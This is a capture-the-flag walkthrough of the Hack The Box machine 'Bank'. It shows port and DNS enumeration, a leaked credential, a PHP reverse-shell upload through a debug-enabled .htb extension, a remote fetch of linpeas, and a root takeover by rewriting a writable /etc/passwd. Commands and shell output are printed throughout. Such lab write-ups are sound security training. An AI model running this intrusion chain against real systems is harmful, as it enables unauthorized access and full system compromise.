

Description
This machine requires a thorough web enumeration to get acess to foothold which was the hardest part here. The foothold featured a file upload vulnerability to get a reverse shell as www-data. From there, the privilege escalation consisted in adding ourselves to the /etc/passwd file with root privileges since our current user could write in that file.
Enumeration
Let’s start by enumerating the machine correctly:
- open services
- subdomain enum
- web enumeration
The part that confused many people on the box is that we needed to “guess” the domain name of the box which is bank.htb , it often is box_name.htb if is not precised.
Nmap
nmap -Pn 10.129.29.200
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-26 21:06 CET
Nmap scan report for 10.129.29.200
Host is up (0.067s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
DNS enum
dig axfr @10.129.29.200 bank.htb

; <<>> DiG 9.18.28-1~deb12u2-Debian <<>>axfr @10.129.29.200 bank.htb
; (1 server found)
;; global options: +cmd
bank.htb.		604800	IN	SOA	bank.htb. chris.bank.htb. 6 604800 86400 2419200 604800
bank.htb.		604800	IN	NS	ns.bank.htb.
bank.htb.		604800	IN	A	10.129.29.200
ns.bank.htb.		604800	IN	A	10.129.29.200
www.bank.htb.		604800	IN	CNAME	bank.htb.
bank.htb.		604800	IN	SOA	bank.htb. chris.bank.htb. 6 604800 86400 2419200 604800
;; Query time: 91 msec
;; SERVER: 10.129.29.200#53(10.129.29.200) (TCP)
;; WHEN: Tue Nov 26 21:21:13 CET 2024
;; XFR size: 6 records (messages 1, bytes 171)
Add bank.htb and chris.bank.htb to /etc/hosts
The subdomain chris.bank.htb seems like a rabbit hole, there is nothing we can do on here. However it gives the information that there is a configuration file for that subdomain and that if we can read it later, we might have new informations.
Web Enumeration
Don’t forget to use the -r option to follow redirects.
gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://bank.htb -t 100 -r
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://bank.htb
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 403) [Size: 283]
/assets               (Status: 200) [Size: 1696]
/inc                  (Status: 200) [Size: 1530]
/server-status        (Status: 403) [Size: 288]
/balance-transfer     (Status: 200) [Size: 253503]
Progress: 220559 / 220560 (100.00%)
===============================================================
Finished
===============================================================
Directory fuzzing:
- /assets/
- /inc/
- /uploads/
- .htaccess
- .htpasswd

Going to /inc directory we see a few php files:
Foothold
Let’s go to /balance-tansfer
We see a bunch of files named by hash_md5.acc.
If we download a random file, the data is following this template:
cat /root/Downloads/0a0b2b566c723fce6c5dc9544d426688.acc
++OK ENCRYPT SUCCESS
+=================+
| HTB Bank Report |
+=================+

===UserAccount===
Full Name: czeCv3jWYYljNI2mTedDWxNCF37ddRuqrJ2WNlTLje47X7tRlHvifiVUm27AUC0ll2i9ocUIqZPo6jfs0KLf3H9qJh0ET00f3josvjaWiZkpjARjkDyokIO3ZOITPI9T
Email: 1xlwRvs9vMzOmq8H3G5npUroI9iySrrTZNpQiS0OFzD20LK4rPsRJTfs3y1VZsPYffOy7PnMo0PoLzsdpU49OkCSSDOR6DPmSEUZtiMSiCg3bJgAElKsFmlxZ9p5MfrE
Password: TmEnErfX3w0fghQUCAniWIQWRf1DutioQWMvo2srytHOKxJn76G4Ow0GM2jgvCFmzrRXtkp2N6RyDAWLGCPv9PbVRvbn7RKGjBENW3PJaHiOhezYRpt0fEV797uhZfXi
CreditCards: 5
Transactions: 93
Balance: 905948 .
===UserAccount===
Since there is a “ENCRYPT SUCCESS” at the top, maybe some file have failed encryption?
Let’s see if there is a file that the size if different.
http://bank.htb/balance-transfer/?C=S;O=A
We found one where the encryption failed, and we have some cleared data.
cat /root/Downloads/68576f20e9732f1b2edc4df5b8533230.acc
--ERR ENCRYPT FAILED
+=================+
| HTB Bank Report |
+=================+

===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
Transactions: 39
Balance: 8842803 .
===UserAccount===
We have the creds of an account now:
- username: chris@bank.htb
- password:
!##HTBB4nkP4ssw0rd!##
Let’s login with those creds, and go to support dashboard. Seems like we can upload file, let’s try to upload a revshell.
All the following didn’t work:
- revshell.php.png
- revshell.php
- revshell.png.php
- and other bypass extensions
However, by looking in the source code of the website, we see the following comment:
<!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->We might need to upload our shell as revshell.htb.

Bingo! We got our reverse shell:
pwncat-cs -lp 4444
[22:32:22] Welcome to pwncat 🐈!                                                           __main__.py:164
[22:39:18] received connection from 10.129.29.200:56846                                         bind.py:84
[22:39:20] 0.0.0.0:4444: upgrading from /bin/dash to /bin/bash                              manager.py:957
[22:39:21] 10.129.29.200:56846: registered new host w/ db                                   manager.py:957
(local) pwncat$
(remote) www-data@bank:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(remote) www-data@bank:/$ whoami
www-data

(remote) www-data@bank:/$ cd home
(remote) www-data@bank:/home$ ls
chris
(remote) www-data@bank:/home$ cd chris
(remote) www-data@bank:/home/chris$ ls
user.txt
(remote) www-data@bank:/home/chris$ cat user.txt
4b24bb24fdf9205e55bcfcd717a70030
Privilege Escalation
Now that we got our user flag, we need to look for root flag.
We can do it by running linpeas after uploading it:
# I'll host it on a python server
wget http://ip/linpeas.sh

chmod +x linpeas.sh

./linpeas.sh

<...>
═╣ Writable passwd file? ................ /etc/passwd is writable
<...>
Or by using the following command to find which files our current user can write:
find / -type f -writable 2>/dev/nullSince /etc/passwd is writable by www-data, let’s change pwd of root user:
# generate hash for root password
openssl passwd root
$1$uvb7LtWt$tSoDZJ09HxN.8yT5waBXJ1

# edit /etc/passwd
nano /etc/passwd

# so it looks like that:
root:$1$uvb7LtWt$tSoDZJ09HxN.8yT5waBXJ1:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
chris:x:1000:1000:chris,,,:/home/chris:/bin/bash
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
bind:x:105:112::/var/cache/bind:/bin/false
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
Now login as root:
su root
password: root

root@bank:/tmp# cat /root/root.txt
cf4ec9cec1529be48677839c9f826310
root@bank:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@bank:/tmp# whoami
root